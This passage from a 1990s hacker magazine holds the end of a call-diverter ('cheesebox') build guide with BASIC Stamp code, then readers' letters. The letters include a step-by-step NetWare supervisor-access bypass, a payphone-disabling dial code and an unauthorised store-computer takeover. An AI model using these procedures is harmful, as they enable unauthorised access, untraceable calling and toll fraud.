this would sound like a regular phone call (alleviating some suspicion if instead the caller was just told to dial the number and wait in silence; thus indicating potential chocesbox usage). If the secondary line was in use, the caller into the primary line would be thrown into the conversation occurring on the secondary line. While this might prove to be interesting for PSYOP purposes, the use of this device in its current configuration for surveillance would be a poor choice, as the audio path would be two-way, and chocesbox picking up the secondary line would be as detectable as if someone picked up a regular extension (i.e., a "click" would most likely be heard, and the line voltage would drop).

Once the Stamp picks up the phone, line voltage is used to latch open the two 12V line relays. The Stamp then goes back to waiting for a ring detect again. When the caller on the primary line hangs up, the line voltage will drop to zero and the relays will unlatch. The chocesbox is ready for another call.

When the Stamp is in its normal state, it draws 2 milliamps of current. When it picks up the phone, this goes up to 22 mA for about three-quarters of a second. Under those circumstances, a 9V 600 mAh battery will last somewhere around ten to twelve days. This is extended by using the Stamp's sleep feature so that the Stamp only checks for a ring roughly three times a second; as opposed to a thousand times a second. When in sleep mode the current draw is only 20 uA (0.020 mA). This should extend the battery life to somewhere between twenty and thirty days, depending on use.



Hardware Construction

The first thing you should do is read the manual that came with your BASIC Stamp programming package. It's full of useful information you will need to know in order to successfully complete this project.

Hardware construction is pretty straightforward, due to a minimum number of components involved. The BASIC Stamp and Programming package can be ordered from:

Parallax
3805 Atherton Rd. #102
Rocklin, CA 95765
916-624-8333
FAX: 916-624-8003
BBS: 916-624-7101
WWW: http://www.parallaxinc.com

This should all fit on the prototyping area of the Stamp's carrier board, although some care should be taken as to placement. The one step that should be paid attention to is the ring detector. This consists of the neon bulb (with its dropping resistor) and photocell.

Take a length of electrical tape and wrap the photocell and neon bulb together, taking care that the leads of each component don't touch. You want to make this as light-proof as possible; a second layer/piece might be necessary. When this is completed, attach the dropping resistor to one of the neon bulb's leads and attach the neon bulb/resistor combination to the phone line. Attach an ohm meter to the leads of the photocell. You should get some high reading. Now ring your phone and watch the ohm meter. The reading should go down significantly. If it does, then your device works. If not, check the construction and try again. The exact readings are unimportant, you just have to get a high reading when it's idle and a low reading when it detects a ring.

Once you have the ring detector working, you can attach it to the Stamp according to the schematic and calibrate it. Load up your programming software, attach and power up the Stamp, enter the editor and press Alt P. When asked for the pin, input "0" (that's the pin you connected it to). Hook up the ring detector to the phone line and, while the calibration routine is running, ring your phone. Write down the scale value that appears, you will need to put it in the source code at the appropriate place. (You should understand once you become familiar with the Stamp and see the source code.)

After the hardware construction phase is completed, load up your programming software, and put one of the following pieces of source code in the stamp.

Operation

Operation is pretty straightforward. A nine volt battery is attached and the box is hooked up to two phone lines. The primary wires will be attached to the incoming line and the secondary wires to the outgoing. When a call is made into the primary line, the caller will be switched into the secondary. When the caller hangs up, the chocesbox resets itself and waits for another call.

Shout outs to: Mercenary Zombie, Stormbringer, Hyde Heyer Industries, Chuck Hammill, RC, NE800, and all you cyber librarians on the net.

SOFTWARE

Pick Up on First Ring Version
CHEESE1.BAS:

```
start: goto wait
pickup: high 1
    pause 1000
    low 1
    goto start
wait: pot 0,xxx,b0    'xxx=The scale
    number received during calibration
    if b0>0 then pickup
    nap 4
    goto wait
```

Ring Once and Then Call Again Version
CHEESE2.BAS

```
start: goto wait
pickup: high 1
    pause 1000
    low 1
    goto start
wait: pot 0,xxx,b0    'xxx=The scale
    number received during calibration
    if b0>0 then window
    nap 4
    goto wait
window: sleep 30
secheck: pot 0,xxx,b0    'See earlier for
    command. Same number goes here
    too.
    if b0>0 then pickup
    nap 4
    goto secheck
```

PARTS LIST

ITEM	QTY.	ORDER
BASIC Stamp I Module with carrier board	1	Parallax
BASIC Stamp Programming Package	1	Parallax
NE-2H Neon Lamp	1	Radio Shack #272-1102
22K Ohm Resistor	1	Radio Shack #271-1128
Photocell (exact type not important)	1	Radio Shack #276-1657
1 uf Capacitor	1	Radio Shack #272-135
5V SPST Reed Relay	1	Radio Shack #275-232
12V SPST Reed relays	2	Radio Shack #275-233
1:1 600 Ohm Isolation Transformer	1	Radio Shack #273-1374
560 Ohm Resistor	1	Radio Shack #271-1116
9V battery, preferably rechargable	1	Radio Shack #23-229

Electronic Tools (Soldering Iron, Solder, Hookup Wire, Electrical Tape, Alligator Clips, etc.)

GOING TOTALLY POSTAL

The Cincinnati Nightmare

Dear 2600:

In the Spring 1996 issue, a Mr. iNSaNiTY wrote to wonder about markings on the road. The explanation is, alas, all too prosaic.

In many places in the country, one must call a special number before digging (not the gardening-style digging, of course!). One says, "I need to do some work at <address>." The central agency then either dispatches contractors (very likely) or the various utility companies who then mark all the buried line and cable locations in the area, which usually includes an area around the exact location.

Around here, the markings on sidewalks and streets take a couple of years to go away. Grass is, of course, not an issue, as the markings are gone after the first mowing. I've never seen them on porches or private structures except when they are involved in the work (e.g., replacing a water line connection).

The reason for this requirement is mostly safety, with a secondary desire to avoid disrupting service. If you've ever seen the aftermath of a gas line explosion, you'll appreciate the safety aspects.

All in all, this operation is a good thing, at least in my opinion.

Craig A. Finseth

Dear 2600:

Mr. iNSaNiTY could make one phone call to his power company to get an explanation of who "vandalized" his neighborhood but for the rest of the readership, I will comment here.

What was experienced in Cincinnati is a procedure called Miss Utility. State laws require that before any contractor begins digging ditches, laying cable, etc., that he call and be visited by Miss Utility. A representative of Miss Utility comes to the proposed site and marks all the known utility lines: cable, phone, gas, electric and such. The idea is to prevent these contractors from digging with a backhoe and striking a gas main and blowing up not only your house, but your entire neighborhood! The reason he showed up in an "unmarked" van is because Miss Utility uses contractors to paint the lines.

I can understand your frustration. The first time they painted my driveway, I almost got into a fist fight with the guy. But then I thought about it and decided I liked my house in one piece. However, when they ripped up my lawn, I was really pissed!

Indicator of DC

Dear 2600:

The lines that were described in this article were not placed by the local Bell, but rather by Miss Utility. It's the law that anyone who is a contractor has to call 800-257-7777. When you call a not so pleasant operator takes down the address that is in question and arranges for someone to come out and paint lines wherever there are utility services to be found. They do this within 48 hours and it is free.

Nickle

What a great way to keep people busy.

Dear 2600:

After reading about Mr. iNSaNiTY's "Cincinnati Bell Nightmare" (Spring 1996), I had to write. I work for the city government installing water meters (hey, it's a summer job) and deal with utility locates regularly. You might be interested to learn that each utility uses a different color. Blue-water, green-sewer, red-electric, yellow-gas, orange-telco. These may be different in your area, but I doubt it. Although most utilities do their own locates, US West contracts theirs out to Kelly Cable Corporation. I don't know if Kelly's locators are incompetent, or if US West's prints are terrible, or both, but I do know that these people have no clue where their phone cables are buried. We've only pulled one 300-pair out of the ground so far.

I would guess that the phone company called in a locate for that area and the locator took it literally. It seems strange that one person was doing all the locates, but that's Ohio.

I don't know if anyone cares about this or not, but it is nice to know what all these damn marks are for. Who knows, maybe you could dig down to that phone cable in your alley to see what it looks like.

Peanut
Fargo

Dear 2600:

I would like to comment on the "Cincinnati Bell Nightmare" letter in your letters column. The reason that there were lines on everyone's lawn, not just "Mr. iNSaNiTY's" lawn is that the buried utility lines cross other easements on other people's lawns to reach "Mr. iNSaNiTY's" home. The easement is the right of way granted by the local government to a utility to run their plant through or over your property. In underground areas this can be up to 15 feet wide, beginning at the curb. The different color spray paints represent buried underground utilities - for example: gas, power, cable TV, water, and telephone. Each line has to be marked so that when new lines are put in, the existing lines are not damaged. This is to protect the underground utilities as well as the people who are placing the new lines. I am certain you would want to know where buried power lines are if you were operating a machine placing underground cables. In my state (New Jersey), it is the law that all underground utilities are marked before any digging is done. As to the unmarked van, some utilities will hire a contractor to do the underground locating.

P.S. I'm not a telco guy! I am a cable guy.

Benjamin
New Jersey

2600 Groups

Dear 2600:

I have seen multiple newsgroups with "2600" used in their titles. I am not really looking for passwords, hacks, or ghost boards. But I am interested in real discussions on hackerdom. Are any of these for real?

Michael J. C. G.

Lots of people seem to like to use our name for various reasons. The only newsgroup remotely affiliated with us is the Usenet group alt.2600 which we started several years ago. We don't moderate the group since its purpose was to give everyone a voice. In the tradition of Usenet, that resulted in a great deal of garbage being posted, but you can still find some interesting discussions there if you can wade through all the crap. The Internet Relay Channel #2600 was also started by us and, in the tradition of IRC, isn't really controlled by anyone and occasionally falls under the influence of cliques or takeovers. The channel exists so 2600 types can communicate with other 2600 types in a fairly open environment. We caution you to remember that it's only IRC and nothing anybody does or says should be taken seriously. You may see other newsgroups, boards, channels, etc. with our name on them. We've got nothing to do with them, except maybe in spirit.

Dear 2600:

I just picked up a copy of your magazine at my local bookshop today after seeing a copy of it in school. I think you guys are doing a great job and I plan on subscribing. Anyways, myself and a friend are avid hackers and we have known about your meetings for some time now. We would like to start our own in Erie, Pennsylvania but we only have one question: what goes on at these meetings? We don't want to have to schedule a meeting and just hang around for three hours like a bunch of nerds staring at each other. Please shed some light on this subject.

The Rippa

Think of these not so much as "meetings" but rather as "gatherings" where there isn't a set agenda and no one person in charge. They are what you make them. You can talk to people you want to talk to, play with the group, spot the feds, hide away in a corner, or try and ditch the lamers. We have a few general guidelines which you can access by emailing meetings@2600.com.

Airplanes

Dear 2600:

Just picked up my first 2600 (Vol. 13, No. 1) and read it from cover to cover. However, I found an error in the letter written by Particle Man (703) entitled "Fun on Planes." He states that the hard drive on his portable emits a birdie on 145.150 MHz, and that this could possibly be used as a comm frequency used by the airline. The 144-148 MHz band is reserved for 2 meter Amateur contacts, most of which are FM. Aircraft comms are either in AM mode (118-136 MHz), or Single Sideband on HF.

Bishop
Maple Ridge, BC

That Question Again

Dear 2600:

I am writing to verify something: newsstand price of your magazine is $4.50 and the subscription rate is $21 for a year. 2600 is a quarterly magazine so that means that the price on the newsstand is $18 for a year. I'm interested to know why, when you make less money on the newsstand copy, you are charging more to subscribe than for someone to just buy the darn thing at a newsstand?

Jimy

It's much easier and cheaper for us to ship a box of magazines to a distributor who then takes care of all the paperwork and hassle. Subscribers, on the other hand, have to be kept track of and processed by us one at a time. Subscribers also get more for that extra three dollars, such as free occasional inserts, free marketplace ads and the convenience of not having to hunt down issues in stores and getting into the inevitable brawls that result from short supply. Other magazines play by different rules: they subsidize subscriptions through advertising, which is where real money is made in the publishing industry. We are committed to not going down that road.

Phone Shutdown

Dear 2600:

I have no idea if this is an old trick or new, but it's still pretty cool. I was at the airport to pick up my dad and it was supposed to be a 50 minute wait. Rather than sitting doing nothing I decided to go screw around with the payphones. There were two and both were Southwestern Bell operated. I just picked up the receiver and

started dialing anything that came to mind until I punched in 1311. After five or six clicks there was a tone that dropped in pitch very drastically and then the phone just went dead! I thought, "Hey, this is cool!" I hung up the phone and waited about 10 seconds. When I picked up the phone it was still dead! I decided to try this on the other phone. Everything was the same except after the tone dropped pitch there was another click and it started ringing. Well, I sat there for about five minutes and the phone continued to ring (somebody might have answered had it not been 9:30pm). I hung up the phone and waited several seconds before picking the receiver back up. When I did there was no dial tone and the phone was still ringing! I went and bought a Coke and came back to the phones about 10 minutes later and the first phone was still dead and the other still ringing. I tried dialing 1311 on one other phone and it continued to ring like the second one. I watched later as two guys tried to use the payphones that I had screwed with, and neither could figure out what the hell was going on.

PyroFire

We've noticed similar numbers in some areas that either kill the phone for a few minutes or connect to a never answering ring for a very long time. The latter usually only works from payphones for some reason.

Corrections

Dear 2600:

In your most recent issue there was an article written by No Comment and Crash Test Idiot. They lead you to believe that the parts needed are Radio Shack catalog numbers 276-561 (15v zener diode), 275-1571 (pushbutton switch), 276-041A (LED), and 276-1161A. All of these parts were correct except the last, #276-1161A (a bridge rectifier). In fact this piece is a 2 pin rectifier, and in the article is referred to as a 4 pin piece. For the number of times they mention beer and other alcoholic beverages in this article, it leads me to believe they were both drunk at the time or wrote this article in 1983.

Cannibal

Boat News

Dear 2600:

"Some Guy" is right about the use of the 500 area code for testing on the Edward A. Smith. I have a brother who lives in St. Thomas and has been on the ship. It is unique in that this ship is used for splicing and repairing cable, not laying it. The cable can pass through the ship and is worked on inside. As far as he knows, the ship was not damaged in the storm.

A note on the telephone service: The day after the storm there was no telephone service available but I got through on his cell phone. He could reach a tower on a nearby island and was about the only person with a line to the outside world for weeks. Now everyone owns cell phones because the land lines still don't function all the time.

Philip Phlop

Mac Hiding

Dear 2600:

Please feel more than free to print this letter before some Mac-using kiddie gets his stash discovered by a parent.

In your Winter 1995-96 issue (Vol. 12 No. 4), a letter from Equant described a method of hiding Macintosh files, involving pasting a blank PICT into the icon of a folder, then giving the folder an empty name string.

I'm amazed that Equant, having an obvious knowledge of Mac tricks, made a mistake like this. Equant's trick will work only when the window containing the "hidden" folder is using the "View by Icon" or "View by Small Icon" method to display its contents. Any other method (the method for a window is easily changed from the View menu) will show an entry for the folder, in the form of its size, date, and kind. It just won't have a name (kinda like the invisible man wearing a "Hello! My name is" sticker).

The best way to hide Macintosh files, in my opinion, is to use ResEdit (available from Apple developer support) to toggle the "hidden" attribute. Before hiding the file/folder, the user may want to consider placing it inside the System folder, perhaps inside the Preferences subfolder (normally, only applications look there).

The Macintosh uses two strings, the Creator and Owner, to determine which application should be launched when a document is double-clicked. If the user is trying to hide things like graphical images, they may want to change the creator/owner strings. This will prevent the auto-loading of the actual owner application, and should prevent the files from being accessible in the "Open..." dialog box (depending on the application, of course). The owner and creator are each four letters long, case sensitive.

The user should make a note of what the old owner/creator were, so that they can be restored later. The owner/creator and the hidden attribute can be accessed by opening the file under ResEdit, then going to File and "Get Info...".

Josh M. McKee
Corvallis, OR

Submission

Dear 2600:

Hey what's up? This is my submission for an article that you might be interested in. If you happen to publish it, could you contact me? Also, isn't there a 1 year free subscription for every article you publish?

SNOWBLIND

Your "article" was nothing more than a couple of paragraphs that told people how to call random numbers and ask for other people's four digit PINs by saying you were the phone company. This is so old that people probably thought of doing it before phones and calling cards were even invented. More importantly, it doesn't have a whole lot to do with hacking. Better luck next time.

Numbers

Dear 2600:

I walked past a payphone yesterday and before I picked on it I thought of a red box. Then I thought of dialing an 800 number and I put the two together. I dialed 1-800-RED-BOXX and I got a carrier! I tried it on my PC and connected at 14400. Then nothing happened. What the hell is up with it?

foX mulder

Perhaps it wants red box tones.

Dear 2600:

I've been playing with this 800 number and I haven't figured out what it is for. There are two of them. If you have a clue please fill me in. The numbers are: 18006499097 and 18006499098. I came by them by accident. If I am asking the wrong person/place let me know where/how I might inquire.

Shadowdancer

These are intriguing numbers. The first one always returns the number 7115235212 and the second one always returns 7115235213. But before those strings is another number which changes for unknown reasons. We were able to get a range between 2 and 124. We hope readers can help us figure out what these numbers are.

Dear 2600:

I really enjoy your magazine and look forward to it each issue. I work for a large corporation with a heavy involvement in the telecommunications industry. I was recently searching through some of the information I have received recently and came upon an ANI verification number that is an 800, i.e., accessible from a payphone. The number is 800-223-1104. I hope this may be helpful for anyone who needs to check their lines.

cybersurfer

Dear 2600:

I thought you would be interested in something I found the other day. Everybody knows about *67 to block Caller ID, but unfortunately it doesn't work for *69 (auto-callback). But I found a way to block it. One day I was experimenting with 10555 as a prefix of a number because some friend told me it would get me free calls. I still don't know if it will but what I did notice was that there was about a 10 second delay before the phone even starts to ring when I used it. I got the idea that maybe it was some type of gateway through another number so I called one of my phone lines with another line using 10555 XXX-XXXX. When I tried *69, it didn't work because it was trying to call back to who knows where. I realize this isn't of much use, just kinda interesting.

Ruthless Dictator

*In New York, customers managed to change the original NYNEX setup and now *69 doesn't work on blocked calls. It's likely the same can happen where you are if enough people speak up. 10555 is just a carrier access code for a long distance company. They may take a little while to bill you, but in the end they will.*

Dear 2600:

Last week I got a strange call from someone who has identified himself as "Frank Carson". He then gave me the number 800-55X-XXXX (the x's are censored). After he had hung up I called the 800 number and to my surprise it not only read off my ANI but my name and address! Soon I got a fast busy signal and I hung up. In about 2 minutes the phone rang and it identified itself as "AT&T E-FDC special validation service". The call was automated and gave me a few options. The first option (1) was "Verify a number", (2) was "Issue RCMAC commands", and (3) was "Customer Database". Intrigued, I entered one and it then prompted me for a 3 digit area code and a 7 digit number. Curious, I entered the number to my local central office. I then found myself listening to another conversation! I must have done this all day. The second option was to issue RCMAC commands and I am not sure how to operate it as it is not user friendly. Neither was the third option.

rolando rojas me shol

Next time Frank calls, give him our number.

Mystery Computer

Dear 2600:

I'm going to let everyone know some government information considering I'm probably going to jail anyway. What I came across seems like a Federal Government computer for the army. The number is 1-800-959-7298. When you call it and if you connect correctly you will get a blank screen until you hit "esc". You then get the following choices:

```
RESOURCE        SYSTEM

SL              FMTI
IBM             DSN
ALPC            WCPM. LDAMBRASSCRAP
```

Typing ALPC gets you this:

```
*CONNECTED
CHANNEL 03/032. ENTER RESOURCE*
```

If you hit enter and type don3101 as terminal type, you will see a warning telling you that this is a "federal government computer system". And then if you try to disconnect it traces your number. I think that it's a computer that the army uses for e-mail, etc. But it is a highly official computer so remember to take some precautions. Trust me, I'm probably gonna be put away because of this.

cookiesnatcher

Unless you want a whole lot further than you're telling us, you have nothing to fear from calling this number. We don't know what you mean when you say it "traces your number" when you try to disconnect. Since it's an 800 number, it most likely records your number as soon as you connect. So it wouldn't be a good idea to call this thing direct from your home and try to hack it.

Novell Hacking

Dear 2600:

A friend told me about 2600 and that in the latest issue there was an article on hacking Netware. Having administered Netware for more years than I wish to admit, I was hoping to gain more insight into how I can better protect systems I'm responsible for. I do not wish to do any author bashing, as I believe the author's intent genuine, but Trap needs to step back into reality and learn more of Netware before authoring Novell Hack II. Netware meets C2 security requirements and is pretty damn secure; however, out of the box the security is not active and must be properly implemented by the administrator. If security is properly implemented (the backup account will not be supervisor equivalent, as mentioned in the article), then Netware is relatively hard to break into; and there is no magic backdoor password that only Novell or the Super Six know. The weakness of Netware is the implementation of it by poorly trained installers and administrators.

There is a way to gain access to a Netware file server, but you need to also have physical access to it to break in. Netware stores its security information in bindery files; when Netware starts it tries to open the bindery files. If they are not found it assumes a new installation and creates all new files with two default accounts, guest and supervisor, no passwords. This is how one gets into the system if they have physical access.

First, power down the server (if you could DOWN it then you would have administrator privileges). Now boot the server using a DOS disk and then, using your favorite sector editor, do a text search for any bindery backup log file names; if you find any rename them. Now scan the disk for the actual bindery file names and rename them so they now appear as backup bindery log file names. Restart the file server; now you have access as only the supervisor and guest accounts will exist. Log in as the supervisor (no password). Now you need to restore the original bindery file. Run the bindery restore utility and the files you renamed earlier to backups with the sector editor now become the active bindery files. As long as you don't log out you are still in as the supervisor. Start up SYSCON and you can now go in and either change the Supervisor password, add Supervisor equivalent to an account or create a new account with it. The key to this is you need to have physical access to the server for about ten minutes and the users might notice the down time.

Dusty

Security Concern

Dear 2600:

I have only read your magazine for the last two issues. I find it kicks ass and was considering subscribing. I'm only 15 and hear many things about the government monitoring your mail and what you subscribe to and was wondering... if I ever got in trouble for anything that you talk about in 2600, could they use the fact that I subscribe to your magazine as evidence? Has anything like this ever happened? Should I just buy it from the newsstands? I would prefer to subscribe, but don't want to take any chances.

Ginchy

It's not so much whether you subscribe - authorities finding copies of 2600 in your possession have been known to try and link that to criminal activity, regardless of how they were obtained. We wish we could tell you otherwise but reading material can be used against you in this day and age. You can either accept that or join us in fighting it.

Canceling AOL

Dear 2600:

In your Spring issue, YUKYUK complained about trouble canceling his AOL account after his freebie hours were up. May I humbly suggest to you readers with similar intentions - just use the keyword CANCEL. It takes you right to the get rid of my account screen. It is so much easier than trying to dial an 800 number.

Eriboke

NSA Tracking

Dear 2600:

In Volume 11, Number 1, "Disappointed in our Government" writes that he worked for the NSA and says in reference to PGP and other encryption schemes, "They would probably keep your neighbor out of your email - but realistically to this government they are like the Cap'n Crunch decoder rings of old." He says that perhaps the Government could break this encryption in an extra day of number crunching.

Now I have no evidence to state otherwise and I find it very believable that the NSA has such capabilities. However, don't you find it odd that a (former) NSA agent, someone trained to not give away their identity, has done just that? He says that the NSA "makes your magazine readily available". He says that he was a radio operator aboard a U.S. nuclear sub, and only worked for the NSA for a brief period of time. That's definitely less than 10. My guess is three, maybe four years.

Given this information, it's pretty safe to assume that if the NSA wanted to bother, they know good and well who this man is. I think it's real important to take the article with a grain of salt. This man might as well have signed his name.

Montauk

The Red Box Issue

Dear 2600:

On your last magazine (Volume 13, Number 1) cover, you stated in the top right corner "Special Red Box Issue". I think this is just retarded! Most "other" magazines give us a little "catch" like, "Loose 750 lbs. in 3 weeks" or whatever. 2600 is a magazine for us. Do not stoop so low as to have gimmicks to get your magazine sold. We buy it, you make money, everyone is happy. I just want to remind you that doing these things eventually will get less readers, not more. I don't want this letter to sound like I have a stick up my ass. I just want to make this magazine better.

Cesar

It's interesting that you didn't notice that there wasn't any red box info in the first place. Your readers did!

Dear 2600:

The Spring '96 issue of 2600 had a cover banner proclaiming "Special Red Box Issue". But I can find hardly any references to "red boxes" in this issue! What's going on? Is it encrypted? Is this a ploy to fool the feds?

Rev. Doktor S-Bo

Dear 2600:

Well, well, well. Has 2600 turned into a money grubbing, deceptive company. Now I was going to buy this month's issue anyway, but I'm sure plenty of people were attracted to it because of the caption "Special Red Box Issue" in the corner. Now maybe I should give you the benefit of the doubt... Maybe there was a mistake or it was a joke (I don't think I see the humor) but there was no mention of red boxing, nor did I see anything "special" at all. I just hope this wasn't a lame attempt to sell magazines.

mrbed

In all seriousness, if you're picking up 2600 for the latest on red boxes, we'd rather you didn't. There is very little more that can be said about red boxes except perhaps to note that too many people are obsessed by them. If you feel cheated, we suggest you look at the cover for a good long time. When you figure it out, you will have learned one of the last remaining lessons of the mighty red box.

Malfunction

Dear 2600:

Whenever I dial a number like 995-777-7777, it rings once and the Bell bitch comes on and says that I need to dial a 1 first. Well I do that and then it rings once again, then it says that it is not necessary for me to dial a 1 first. Does anyone know what the point of this is?

Vader187

It's a programming error. You'll find that the results will vary depending on what central office you're in. Good luck getting it fixed.

Off The Hook

Dear 2600:

I used to listen to your program on 99.5 FM here in New York every Wednesday night. But now I noticed it's not on anymore. Could you tell me what happened to your really good show? Did you change radio stations or the time you come on?

Mr. B.

The show moved to Tuesday nights at 8 a while back. If you're out of the area, you can now listen to it through our new voice mail system (516-473-2626).

Free Communication

Dear 2600:

I've got a girl in Canada that I'd like to talk to alot, but I'm sure as hell not going to pay the idiots at the phone company 25 cents (or whatever it is) per minute to do that! I'm guessing that I need to make a red box or blue box (I have no idea what these are either), but I just want to be able to talk to her and not be charged for it. I already have a Rat Shack tone dialer, so I'm sure that will help, too.

Note: Please do not print this letter.

MA

If you don't want us to print your letter, don't email letters@2600.com. Besides, it's either this or no reply at all since we can't possibly answer the amazing amount of letters we get. As far as your problem, you do not want to be boxing if all you want to get out of it is a free phone call. You've eliminated the exploration and discovery aspect and have jumped right to getting something for nothing. That's not what we're about. Learn about the technology and you'll get a lot more than a free phone call. And speaking of free phone calls, look into the emerging technology on the Internet that allows you to place voice and video calls around the

planet with no per-minute charges. Great for impressing girls.

Words of Thanks

Dear 2600:

Wow! I just read my first issue of *2600* cover to cover, and damn, you guys do a nasty fine job of stirring the pot. I knew of *2600* before, knew it was *The Hacker Quarterly*, but I had no glimmer that it was all about personal and digital freedom. In fact, until today I was under the false impression that *2600* was for a "wacko fringe" of angry/curious/bored malcontents who just wanted to fuck with the System. I didn't think about the fact that fucking with the U.S. O/S in today's climate translates into fighting for personal liberty.

Your web site is awesome: I've just spent the last hour or so reading and printing out pages (the S.S. and Steve Jackson stuff is the absolute shit!) to pass along to friends and associates. And I plan to be at the next Friday meet here in Seattle. Damn, kids, you've got my head spinning (not that it doesn't spin a lot of the time anyway)!

Thank you for being so goddamn pugnacious in the face of the Oppressors and looking out (even vicariously) for the freedom of people like me who are just catching on.

C.S. Spankford
Seattle, WA

Dear 2600:

I was browsing through Barnes and Noble and came across *2600*. I've never seen more underground info in a mainstream bookstore before. Is your zine legal just because the FBI hasn't bothered to leaf through it or do you sneak copies on the shelf when nobody's looking or do you play the establishment against itself or what?

DFW

What we do isn't illegal and no federal agency will be able to change that - at least, not without making a lot of other things illegal.

Applying Knowledge

Dear 2600:

I have a comment and a story to relate. First my comment: Keep up the good work! I don't know if I really consider myself a *hacker* as such (I'm a scientist), but I love learning about the technology around me. I firmly believe that knowledge, like anything else, can be used for good or evil, my son can verify that. I hereby salute you for providing knowledge to the masses!

Secondly, I want to pass on this story. My wife and I were driving around Leesburg, VA on Rte. 15 and we came to an intersection with something funny going on. All four stop lights were red and each had bright white strobing lights blinking on and off very quickly. In addition, traffic was beginning to pile up on all four sides. Understandably, nobody wanted to go through a red light. Neither of us had ever seen anything remotely similar to this before. Luckily, I remembered reading about how the police and fire departments change the lights green by using an infrared strobe and I might be able to simulate this by flashing the brights. So, I told my wife to flash the brights. What did we have to lose! Well she did it and *only* our traffic light turned green! Needless to say, that little trick gained me much respect in her eyes and got the traffic moving again. Those other folks might still be sitting there! Too bad for them. Maybe they should read *2600*!

Dr. Bob
Germantown, MD

Coin Collection

Dear 2600:

One day while sitting in Garfields and staring at Galaxian, the only game they had there, I started to wonder if video games and payphones operated on the same coin collection principles. If so, well, you know what I'm getting at. I haven't had a chance to test this theory yet, but in the future I'll try. Although I suppose it wouldn't be wise in crowded video arcades or restaurants.

Anonymous

Worth the risk if you become the first person ever to box a video game.

Trouble

Dear 2600:

I recently bought your magazine at my local newsstand. I loved the magazine the second I started reading it. I read it all the way through twice. I showed all my friends who wouldn't tell their parents and they liked it. I hid your magazine between my mattress so my parents would not find it. A week after I bought your magazine my mom was changing the sheets on my bed while I was at school. I came home thinking everything is fine until I saw the magazine laying on my bed. My mom got pissed at me and screamed and yelled at me and told me not to bring home trash like that. I plan to buy your magazine again and find a better place to hide it. Please don't mail me back - I'm afraid my mom will find out again!

alien13

Some parents react to hackers the same way others react to pornography. It's a real sad sign of the times.

On The Inside

Dear 2600:

Just thought I would drop a quick note and say that I support you guys fully. I work for US West and support phreaking to the fullest! It's great to experiment and learn different things that otherwise would not be taught to you. Don't get me wrong: I support my employer but I have been a phreaker, so to speak, far longer than an employee of US West. I do not condone stealing from the phone company but I do condone expanding knowledge of phones by whatever means is necessary. Happy phreaking.

Cpt. Kirk

Retail Madness

Dear 2600:

Just last week I went to my neighborhood Costco (Price Club). They always have a screen saver and a password on each computer. I asked the guy in that department why they did that and he said some hacker would probably come in and erase everything on the computer. I wasn't too happy with this, so when he went to the bathroom I shut the computer off. It came back on in Windows 95 and I was able to make my own account. Then I looked at their screen saver. It said "Welcome To Costco" (because it was at the front of the building and everyone who came in saw it). I decided to change it and put in a new password. Now everyone who comes into the store sees a screen saver that says in big letters "Hack The Planet, Read *2600*". When I was leaving, I saw the guy trying to guess the password. He'll never get it. It's BernieS.

James Bond

Update

Dear 2600:

Please let your readers know that the encryption program CODEIT3.ZIP is now available. It has been compiled into an executable, and I will email it upon request. I can be reached at MRGALAXY@AOL.COM. This program is superior to the CODEIT2 program featured in the encryption article. It can also be downloaded from AOL. Please remember that no sensitive encryption is used by this program. Even though the encryption algorithm is simple, it is still effective. I welcome any comments any users may have.

MRGALAXY

Suspicion

Dear 2600:

I've been a reader of your magazine off and on for quite some time now. I never really imagined anyone really getting in trouble for asking simple questions until I myself was visited by the police. I had posted a letter to alt.locksmithing asking if anyone knew anything about the locks that were used at MIT, more explicitly Tech Square (the Laboratory of Computer Science buildings). I'm sure many of you can understand why someone would ask about Tech Square, since it is the origin of many things in our culture. Unfortunately, the Cambridge Police Department and a few other law enforcement agencies didn't see it as an innocent question.

First, I received a response from a user at bronze.lcs.mit.edu. This seemed innocent to me since lcs is the laboratory of computer science at MIT. The person made a point of saying they had Master locks and if I wanted them they may let me get ahold of a set, asking what I'd do with them. I didn't honestly believe it. I just thought it was someone trying to act cool and make themselves look good. So I told the person I wasn't all that interested in really even *having* a Master lock; I would just like to see one and compare it with something else to see the difference. So he continued talking to me, saying that he had friends who were members of a local hacking group at MIT. So, as most anyone else would do, I asked him if I could join them at one of their meetings. I was being really open with the guy, and he seemed friendly enough, so what was I to hide? So he asked for my phone number, saying we could meet up and then join with the group.

I was then visited by the police and told that lately there had been multiple thefts occurring in the general area of Tech Square and that they were investigating everyone who was a suspect. I was then told that they wanted to see no instances of me using or trying to play with a lockpick, even if it was on my own lock. I assume the cop didn't realize I was trying to get a license as a locksmith so I could legally hold a set. He said he was familiar with the hacking community at MIT and he didn't want to see anything like that happening. I guess that now means I should just sell my computer and all my other equipment and get a job at 7-11. I was also told that I shouldn't really go near Tech Square and even though I didn't do anything technically wrong I was going to be reprimanded for it. Can you imagine that? I never did anything, yet I was to be punished anyway.

Don't you think they at least wonder where such people that can do locksmithing come from? Do you think they just automatically go "*POOF* I'm a locksmith"? It's a skill, not just something you can read and become. From what I understand it isn't illegal to be a locksmith, or possess the skill. Otherwise there would be a few businesses near me out of business.

To top everything off, the locks at Tech Square are mostly Schlage high security locks. The company itself is willing to offer a thousand dollars on the spot for someone who can reproduce the results of picking one of their locks.

Redial

Videotext

Dear 2600:

In the Summer issue of *2600*'s letters section I saw an article by Airwolf about text on your TV via a closed captioning decoder. He mentioned how he hoped that

that day they could be interactive. Well, in many countries around the world they already are.

In most European and African countries they have something like that but much more advanced. The information is transmitted in the open space between the flashing images that make up video. You navigate by punching in 3 digit numbers with your remote and the "pages" of information are either text with art similar to ASCII art. Each channel has different information. In the United Kingdom, for example, Sky News has news and weather information, while The Children's Channel has little educational games. Of course the major use of this technology is showing people what's going to be on the channel and that is very nice to have. Most of the "pages" have little banner-type ads similar to those found on web pages which makes it even more surprising that American TV stations didn't pick up on it.

MLiq

Chip Implants

Dear 2600:

About the people tagging in your Summer '96 issue - my friend's sister took her daughters in to the county nurse to be immunized. The nurse gave her a pamphlet stating the benefits of having a type of computer chip put in her children's arms to keep track of their immunization records. Interesting, huh? I'm trying to get ahold of one of these pamphlets. Big Brother is closer than we think. In fact it is at work in many ways already. This took place in Cavalier County, North Dakota.

Oddball

Hacker Defense

Dear 2600:

In the Summer 1996 issue, someone named "J.M. Free" from Milwaukee wrote in complaining about this magazine and criticizing hackers by saying we all wear coke bottle glasses and live in closets. I think he's just pissed off because he's realized that when we hackers grow up, we'll make *twice* as much money in a week than he'll ever make in a *year*.

Chasr

Battling *69

Dear 2600:

